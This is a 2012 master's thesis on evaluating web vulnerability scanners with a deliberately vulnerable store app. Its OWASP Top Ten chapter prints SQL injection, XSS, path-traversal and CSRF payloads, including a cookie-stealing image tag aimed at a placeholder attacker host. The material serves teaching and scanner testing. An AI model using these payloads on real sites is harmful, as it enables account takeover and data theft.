Security Evaluation of Web Application Vulnerability Scanners' Strengths and Limitations Using Custom Web Application

By

Yuliana Martirosyan

A thesis submitted in fulfillment of the requirements for the degree, Master of Science in Computer Science

California State University - East Bay

October - 2012

Evaluation of Web Application Vulnerability Scanners' Strengths and Limitations Using Custom Web Application

By

Yuliana Martirosyan

Approved By:	**Date:**
Dr. Levent Ertaul (Advisor)	
_________________________	___________________
Dr.	
_________________________	___________________
Dr.	
_________________________	___________________

Abstract

Security and privacy concerns grow rapidly as the number of Internet users and areas of life involving the Web grow. Web application vulnerability scanners (WAVS) help to automate the process of identifying such security concerns in web based applications. In today's market, a large number of web application scanning tools are available, e.g. QualysGuard WAS, Acunetix, Hailstorm, Appscan, WebInspect, and etcetera.

All around the world, web application developers use such scanning tools to verify their products' security and to preserve the confidentiality, integrity, and availability of developed web applications for their customers. Although these tools are available in the market, the question becomes how efficient they are in addressing security concerns in web applications. Scanner developers use existing web applications that are publicly available on the web to assess the vulnerability detection rate of WAVS. Those applications are well known, and as a result, WAVS developers may use them to optimize their performance. To compare vulnerability detection rate and evaluate different WAVS, it is important to have an independent test suite.

This thesis describes a web application that is intended to be used to evaluate the efficiency of QualysGuard WAS and Acunetix WVS WAVS. The application implements real-life scenarios that imitate the Open Web Application Security Project (OWASP) Top Ten Security Risks that are presented in the wild.

For the vulnerabilities presented in this application, we also explain defense measures, which secure the application significantly.

In this thesis an experiment was conducted by running QualysGuard WAS and Acunetix WVS against our test suit. The results of the test are presented as the evaluation reports. They identify the most challenging vulnerabilities for WAVS to detect, and compare their effectiveness as penetration testing tools for exploiting OWASP Top Ten vulnerabilities. The assessment results can suggest areas that require further research to improve a scanner’s detection rate.

Table Of Contents

Figures

Tables

Chapter 1

Introduction

1.1 Introduction

Web applications have become an integral part of recent industry and our lives. Much of today's online business, including university account management, social networking, email, banking, and shopping, are available online with use of web applications. Since e-commerce has grown significantly, there has been an exponential increase in online transactions in the past few years. US online retail sales grew 12.6% in 2010 to reach \$176.2 billion. With an expected 10% compound annual growth rate (CAGR) from 2010 to 2015, US e-commerce is expected to reach \$278.9 billion in 2015 [1].

The data that web applications handle, such as credit card numbers and shopping activity information, typically is of considerable value to the users and the service providers. In order to be sustainable, web applications should protect the user's data from unauthorized access, use, disclosure, disruption, modification, perusal, inspection, and recording or destruction. But often, it fails to satisfy these requirements. The root cause of most security risks on the Web is based on vulnerabilities in web applications [2], [3].

According to National Vulnerability Database (NVD) [4], the number of vulnerabilities has lessened since 2009, which means that security measures have been implemented over the last few years. As shown in Figure 1.1, in 2008 the number of vulnerabilities reported by NVD was 5,632; in 2009 the number of vulnerabilities increased to 5,733. But starting from 2010, NVD reported the decrease of vulnerabilities on the Web: 4,639 in 2010 and 4,151 in 2011.




Figure 1.1: Distribution of web application vulnerabilities over years (2008-2011)

Nevertheless, the likelihood that at least one vulnerability will appear in a website remains very high. During 2010, almost every website was exposed, daily, to at least one highly, critically, or urgently severe vulnerability, and 64% of these were exposed to at least one Information Leakage vulnerability [4], [5], [6].

This has led to a need for developers to increase their attention to web application security. But, due to lack of knowledge or time constraints, developers tend to ignore security precautions, and some vulnerabilities are discovered during the web application testing stage or even after applications are deployed. To locate the possible vulnerability in the code, Web Application Vulnerability Scanners (WAVS) are used. WAVS are automated tools used to test web applications for common security problems. WAVS search for web-application-specific vulnerabilities and look for software coding errors, such as illegal input strings and buffer overflows [7], [8], [9].

WAVS have strengths but also limitations. Vulnerability detection rates may vary depending on the architecture of WAVS, as well as implementation of crawling and attacking modules. The other important feature is the availability of attacking vectors responsible for different vulnerability types. To analyze and assess these shortcomings, the evaluation of two WAVS, QualysGuard Web Application Scanner (WAS) [10] and Acunetix Web Vulnerability Scanner (WVS) [11], is presented in this thesis. The decision to use QualysGuard WAS and Acunetix WVS was made based on the features they provide, including the ability to:

- Identify all types of vulnerabilities listed in Open Web Application Security Project (OWASP) Top Ten report [2];
- Support a web application authentication scheme, a login mechanism for securing Web applications by determining the user's identity before granting that user access to application resources [12];
- Support web applications with JavaScript [13] and AJAX.

In order to conduct up-to-date and thorough evaluation of WAVS, there is a need to have an independent Web Application, which must have real life scenarios and the ability to implement OWASP Top Ten vulnerabilities.

The MusicStore web application presented in this thesis is designed to realistically simulate the steps a regular user goes through while using a dynamic web page, and it replicates the behavior of an online store. The MusicStore implements OWASP Top Ten vulnerabilities that are used to access the detection rate of the WAVS. The MusicStore also implements the defense mechanisms against OWASP Top Ten vulnerabilities to measure the false positive rate of WAVS.

In this thesis, the implementation details of the MusicStore application are presented, along with the results obtained from testing QualysGuard WAS and Acunetix WVS by running the WAVS on the MusicStore web application. Furthermore, these results are used to compare the WAVS based on their testing techniques.

1.2 Organization of Thesis

In this thesis, the list of vulnerabilities presented in OWASP Top Ten report is reviewed. Vulnerabilities in MusicStore application are implemented and used to evaluate two commercial WAVS: QualysGuard WAS and Acunetix WVS. The evaluation results are analyzed and conclusions are given as to capabilities that would improve scanning results.

This thesis is organized in the following chapters.

- **Chapter 2**: In this chapter we describe each of the OWASP Top Ten vulnerabilities and illustrate how to exploit these web application flaws.
- **Chapter 3**: In this chapter we implement OWASP Top Ten vulnerabilities in our custom test application (MusicStore), and discuss the implementation details of vulnerabilities.
- **Chapter 4**: In this chapter, we show the implementation of secure coding techniques to avoid OWASP Top Ten vulnerabilities. We present the following defense mechanisms against web application vulnerabilities:

- SQL Injection Defense
- Cross-Site Scripting (XSS) Defense
- Broken Authentication Defense, Session Management and Transport Layer Protection
- Insecure Direct Object Reference Defense
- Cross-Site Request Forgery Defense
- Security Misconfiguration Defense
- Insecure Cryptographic Storage Defense
- Failure to Restrict URL Access Defense
- Unvalidated Redirect and Forward Defense

➢ **Chapter 5**: In this chapter the mechanisms of testing an application using WAVS, as well as general information about QualysGuard WAS and Acunetix WVS are reviewed.

➢ **Chapter 6**: In this chapter, we demonstrate how to scan the MusicStore web application.

➢ **Chapter 7**: In this chapter, WAVS scan reports are presented and the main areas where WAVS require improvements are presented.

➢ **Chapter 8:** In this chapter, conclusions are offered.

Chapter 2

Open Web Application Security Project (OWASP) Top Ten Web Application Vulnerabilities

2.1 Introduction

The Open Web Application Security Project (OWASP) security community has released its annual report capturing the top vulnerabilities and risks in web application development as a combination of the probability of an event and its consequence [2]. The OWASP Top Ten vulnerabilities are:

A1. Injection

A2. Cross-Site Scripting (XSS)

A3. Broken Authentication and Session Management

A4. Insecure Direct Object References

A5. Cross-Site Request Forgery (CSRF)

A6. Security Misconfiguration

A7. Insecure Cryptographic Storage

A8. Failure to Restrict URL Access

A9. Insufficient Transport Layer Protection

A10. Un-validated Redirect and Forward

Each of the OWASP Top Ten vulnerabilities is described in detail in corresponding sections that illustrate how to exploit flaws.

2.2 Injection Vulnerability

Many types of vulnerabilities, including SQL Injection (SQLI), belong to the general class of injection flaws. Introducing malicious data into a computer program causes an injection attack [14]. Malicious data can enter the program at specific places and later are exploited by an attacker. Apart from SQLI, there are other prominent examples for injection vulnerabilities: XML injection [15], OS commands injection [16], and SSI injection [17]. In this thesis, SQLI vulnerability type is the focus, because it occurs more frequently in real-world applications than the other types of Injection vulnerability. SQLI vulnerability occurs when there is a possibility of tricking the SQL engine into executing unintended commands. In dynamic SQL statements, an attacker supplies malicious data to a vulnerable application. This data is used to perform SQLI attacks that can be executed on any web application based on almost any web technologies, like Java [18], ASP.NET [19] and PHP [20] with any type of SQL database at the back-end.

For example, in August 2011, an Anonymous group attacked the Bay Area Rapid Transit (BART) service by hacking into one of its websites and leaking the personal information of over 2,400 passengers [21].

The Figure 2.1 shows the hacking strategy of SQLI.



Attacker Crafts HTTP request to inject commands to SQL Server to gain system-level access
WEB
Malicious code is placed on SQL Server and used to get user account credentials
SQL
Internet
Attacker
User

Figure 2.1: Bay Area Rapid Transit (BART) Service Hacking Strategy

As shown in Figure 2.1, both the attacker and user had access to the Internet. User has provided his/her credentials, username and password via web application. Web application has stored the user data to the SQL server.

An attacker crafts HTTP requests that are sent to the web server to inject commands to the SQL server in order to gain system level access. The vulnerable web application allows this malicious code to be placed on an SQL server, thus making it possible for the attacker to use SQLI commands to get user account credentials.

2.2.1 Exploiting SQLI Vulnerability

SQLI vulnerabilities are exploited using SQLI attacks. SQLI attacks are usually divided into three categories [14]: First Order SQLI Attack, Second Order or Blind SQLI Attack, and Database Constants SQLI Attack.

- ***First Order SQLI Attack***

During First Order SQLI Attack, a malicious string is used as an input to a function that calls an SQL query, which is executed immediately. In this way, the injection result is reflected right away; thus, the vulnerability is called Reflected SQLI, or First Order SQLI vulnerability.

For example, *recoverPassword* function is intended to recover the user’s password based on his/her answer to a security question.

```
String recoverPassword( String emailAddress, String answer){
```

```
...
String query = "SELECT Password FROM v_UserPass WHERE
(v_UserPass.EmailAddress = '" + emailAddress + "' AND v_UserPass.Answer = '" +
answer + "') ";
...
}
Payload:
emailAddress=test%40test.com%27%29 -- &answer=anycolor
```

In *recoverPassword* function, concatenation is used to create dynamic SQL query. An attacker can easily impersonate a site user and recover a victim's password by commenting out the part of the query using *'--'* single-line comment indicator [22]. The payload is constructed, taking into account the SQL server type (Oracle, etc.), because for each SQL server type, different symbols should be used to form a valid SQL query. In other words, using symbols in payloads, such as comment indicator '- -' or semi-colon ';' is very server specific. The attackers usually use a list of possible symbols and payloads in order to perform successful exploitation.

The First Order attack is not always easy to execute because it is not simple to find out the name of the table and column being used in the SQL database. To overcome this challenge, an attacker can use another type of SQL injection: Second Order or Blind SQLI Attack.

- ***Second Order or Blind SQLI Attack***

During Second Order or Blind SQLI Attack, malicious data is inserted into a database and an attack is subsequently executed by another activity. The data is stored on an SQL server;

thus, the vulnerability is called Stored SQLI or Second Order SQLI vulnerability. By manipulating query parameters, the attacker can determine execution logic (true/false) of an SQL statement.

For example, *updatePassword* function is intended to update user's password based on his/her email address.

```
String updatePassword (String answer, String emailAddress){
...
String String query = "UPDATE       v_UserPass SET Password = ?, Answer = '"+
answer+ "' WHERE EmailAddress = '"+ emailAddress + "'";
...
}
```

Manipulation of the '*answer'* query parameter lets the attacker verify if the email address he/she is interested in is stored in application database.

```
True payload:
password=test11&answer=red%27+WHERE+EmailAddress%3D%28%27existedEmail%
40test.com%27%29--
```

If there is a user with '<u>*existedEmail@test.com*</u>' email address in application database, then a query will be executed.

```
False payload:
password=test11&answer=red%27+WHERE+EmailAddress%3D%28%27notExistedEmai
l%40test.com%27%29--
```

If there is no user with '<u>*notExistedEmail@test.com*</u>' email address in the application database, then the query will fail.

➢ ***Database Constants SQLI Attack***

Using database constants, or SQL server functions, an attacker can reveal some additional information about the database and SQL server.

For example, *insertReview* function adds customer product reviews to a database in an online store.

```
String insertReview (String title){
…
String query = "INSERT INTO Reviews (Title)  VALUES (‘"+title + "')";
…
}
Payload: title=%27%7C%7CSYSDATE%7C%7C%27
```

SYSDATE is an Oracle function, which returns the date and the time on a local database. By using SYSDATE in a payload, the attacker receives additional information about the SQL server.

2.3 Cross Site Scripting (XSS) Vulnerability

Cross Site Scripting (XSS) vulnerability occurs when there is a possibility of injection of malicious code in web application. Thus, the XSS flaw is as a result of not validated or sanitized input parameters. There are three types of XSS: Non-Persistent, sometimes also called Reflected XSS; Persistent or Stored XSS; and Document Object Model (DOM)-based [23].

➢ ***Non-Persistent XSS Vulnerability***

This vulnerability occurs when a web application accepts an attacker's malicious request that is then echoed into the application's response in an unsafe way.

Figure 2.2 demonstrates non-persistent XSS flaw.




Figure 2.2: Non-Persistent XSS Vulnerability

As shown in Figure 2.2, the attacker sends an email that contains a link. User clicks the link and a request with a payload is sent to a page vulnerable to XSS. The page accepts the malicious data (script), adds it in the response, and returns to the user's browser. The user's browser interprets the page and injected script is executed.

➢ ***Persistent XSS Vulnerability***

This vulnerability occurs when a web application accepts the attacker's malicious request, stores it in a data source, and later displays the information from the request to a wide range of users. As shown in Figure 2.3, the attacker first injects the malicious data (payload) to a

Web server that is vulnerable to XSS. Later, when a user tries to access a web page on the vulnerable server by sending an HTTP Request, the malicious script is returned with an HTTP Response and the user's browser executes the payload.



Stores XSS script on Web Server
Request
<script> evil script </script>
Attacker
Web Server
User

Figure 2.3: Persistent XSS Vulnerability

➢ ***DOM-Based XSS Vulnerability***

This vulnerability doesn't involve server validation. The attack works on a web browser, avoiding the server side [24]. The DOM 'environment' in the victim's browser is modified by original client-side script, and as a result of that, the payload is executed.

2.3.1 Exploiting XSS Vulnerability

XSS vulnerabilities are exploited by using XSS attacks. XSS attacks are usually divided into three categories: Non-Persistent or Reflected XSS Attack; Persistent or Stored XSS Attack; and DOM-Based XSS Attack [14].

➢ ***Non-Persistent or Reflected XSS Attack***

Here we present examples of Non-Persistent XSS attacks in Java and JSP Expression

Language [25]. User registration information is saved in an online store database after '*creditCardNumber*' parameter is validated on the server side. No input inspection for '*firstName*' parameter is performed.

```
<form action="registrationServlet" method=post>
        First Name <input type="text" name="firstName"
                value="${newUser.firstName}">
        Card number <input type="text" name="creditCardNumber">
        <input type="button" value="Continue">
</form>
Payload:
firstName=John"><script>alert("firstName parameter is
vulnerable")</script>&creditCardNumber=1234
```

If the credit card number is incorrect, '*firstName*' value will be reflected on the web page.

- ***Persistent or Stored XSS Attack***

In this example, we perform Persistent XSS attack using *insertReview* function, which adds customer product reviews in server side database in an online store.

```
String query = "INSERT INTO v_Reviews (Message)  VALUES ( “'"+ message+ “'" )";
Payload:
message=message+%3Cscript%3Ealert%280%29%3C%2Fscript%3E&SUBMIT=Submit
```

Payload is reflected:

```
      <table name="ReviewContent">
         <tr><td>Message</td>
```

```
        <td><script>alert(0)</script></td>
      </tr>
    </table>
```

The review (payload) is saved on server side. When a victim's browser sends a request to view attacker's review, the malicious code is executed.

➢ ***DOM-Based XSS Attack***

In this DOM-Based Attack example, an online store web page uses '*firstName*' parameter in the URL to greet the user. The web browser parses this HTML, which is received from server, into DOM. The web page contains the following code:

```
  <div id="greeting">
    Hello
    <SCRIPT>
     var url = window.location.href;
     var pos = url.indexOf("firstName=") + 10;
     var firstName_string = url.substring(pos);
       document.write(unescape(firstName_string));
    </SCRIPT>
  </div>
```

The payload that exploits this DOM-based XSS vulnerability simply needs to replace the value of variable '*firstName*' in the URL.

http://www.vulnerableStore/join_email_list.jsp?firstName=%3Cscript%3Ealert%28%22DOM%20XSS%22%29%3C/script%3E

The browser's parser executes the JavaScript code and the XSS vulnerability is exploited. Because the browser doesn't send the value of '*firstName'* parameter to the web server, the malicious code remains undetected even if the server is performing input validation.

2.4 Broken Authentication Vulnerability

The user authentication on the web typically involves the use of a user's ID and password. Stronger methods of authentication are commercially available, such as software- and hardware-based cryptographic tokens [26] or biometrics [27]. But these mechanisms are cost-prohibitive for most web applications.

When the authentication mechanism does not provide enough protection, an attacker can try to obtain credentials by using different techniques or some other combination.

Simple password recovery mechanisms can become victims of a social engineer who manipulates a user into revealing confidential information.



Social Engineering: Hi, do you have pets?
Attacker
User
Brute Force: What pets do you have?
What is your pet's name?
List of pet names
Broken Authentication


Figure 2.4. Two Ways to Bypass Broken Authentication

Figure 2.4 demonstrates a vulnerable authentication mechanism. To recover a password, a user needs to provide only his/her pet's name as secret data. The attacker uses a social engineering technique to find out whether a victim has a pet or pets. Later, he/she performs a brute force attack (dictionary method) [28] using a list of pet names, to gain access to victim's account.

2.4.1 Exploiting Broken Authentication Vulnerability

In this example, the password recovery mechanism is based on a secret question and answer. A user provides the name of the city, when he/she was born and his/her password is immediately displayed on a web page without further verifications. Using social engineering, an attacker can guess the country. Then by using a dictionary method, the attacker finds the city and obtains the victim's credentials. Brute force attack is widely used to obtain log-in credentials, session identifiers, and credit card information with the help of brute force tools [29], [30], [31]. Attackers can use these tools and proxy applications such as Paros [32], Webscarab [33] and BurpSuite [34] to access a user's private information.
Brute force attack is very simple:

1. The intercepted request is sent to the Intruder application;
2. The parameter, which is supposed to be brute forced, is selected;
3. The payloads are formed and configured to be used in the task (Figure 2.5);
4. The attack begins.



number of payloads: 27,001
number of requests: 27,001
payload set 1 preset list

Achim
Achslach
Achstetten
Acht
Achtelsbach
Achterwehr
Achtrup
Ackendorf
Adamshoffnung
Adelberg
Adelebsen

Figure 2.5: Creation of a Dictionary of USA Cities

Figure 2.5 shows the snap shot of BurpSuite usage. The list of all cities in USA is loaded as payload and forms a dictionary. Using the BurpSuite as proxy and brute force tool an attacker intercepts the HTTP request and performs a dictionary attack.

2.5 Insecure Direct Object Reference Vulnerability

There are many applications that expose their internal objects to users. This may cause Insecure Direct Object Reference Vulnerability, a situation when files, directories, and database records are exposed to a user.

For example, a web server is configured to interpret command line path strings, such as '../'. An attacker takes advantage of this configuration and accesses files from other locations in the file system by manipulating the path string. An incorrect web server configuration, like the one described above is considered Insecure Direct Object Reference vulnerability.

2.5.1 Exploiting Insecure Direct Object Reference Vulnerability

Using Directory traversal method [35], an attacker can exploit Insecure Direct Object Reference Vulnerability, getting access to command shells and password stores. In other words, Directory Traversal is an HTTP exploit that allows attackers to access restricted directories and execute commands outside of the web server's root directory.

Figure 2.6 demonstrates how a user can access a '*passwd'* file on Unix-like operating systems. In Unix-like operating systems the *'/etc/passwd'* file is a text-based database of information about either users who may log in to the system or operating system user identities that own running processes. In this example, '*passwd'* is stored right under the main directory. The vulnerable web application allows a user to access sensitive files placed on a web server by stepping out of the root directory using *'../'*.

Payload: ../etc/passwd




Figure 2.6: Directories on a Web Server

It takes only one directory up to the main drive and then to *'etc'* directory to show the content of *'passwd'* file. An attacker easily reaches the *'passwd'* file and takes advantage of a user's confidential information.

If Insecure Direct Object Reference vulnerability is present in a web application, then it can be affected by a group of other vulnerabilities, such as SQLI, Insecure Communication, and Malicious File Execution [36].

2.6 Cross Site Request Forgery (CSRF) Vulnerability

CSRF attacks have been called the *'sleeping giant'* of web-based vulnerabilities [37]. CSRF vulnerability occurs when an attacker can force a victim's web browser to make a request to a website of the attacker's choosing.



BANK
Request for money transfer
User
Vulnerable Web Page
<script> is downloaded and executed in browser

Figure 2.7: CSRF Schema

2.6.1 Exploiting CSRF Vulnerability

A CSRF attack forces a logged-on victim's browser to send a pre-authenticated HTTP request to a web application. This web application then forces the victim's browser to perform actions without the user's knowledge.

Figure 2.7 demonstrates the exploitation of CSRF vulnerability. An attacker has placed a malicious script to some vulnerable web application. Later, a victim (User) browses a vulnerable web application. This application has an HTML image element that references a script to the victim's bank's web site.

Malicious CSRF code:

```
<img src="http://www.vulnerableStore/updateUserPassword?password=falsepass"
width="1" height="1" border="0">
```

If the victim's bank keeps his/her authentication information in a cookie, then the script will submit the withdrawal form with his/her cookie.

Another example is when an attacker tries to steal user cookies. A web program is placed on attacker's web server as *http://www.badapplication.com/cookieloger.php.* A malicious CSRF code is inserted as a signature or a post in the victim's forum.

Malicious CSRF code:

<img src="http://www.badapplication.com/cookieloger.php" width="1" height="1" border="0">

When the victim sees the post, he also views the uploaded image and the cookies are saved in attacker's log file. Simply by replacing the cookies in an HTTP request, the attacker gains access to the victim's account.

2.7 Security Misconfiguration Vulnerability

This type of vulnerability occurs when application, frameworks, application server, web server, database server, and platform configurations are not securely defined to prevent unintentional leakage of information.

For example, a web application can use the GET method in an HTTP request for transferring password information. But while using the GET method, the browser encodes form data into a URL. Since form data is in the URL, it is displayed in the browser's address bar, and information leakage occurs.

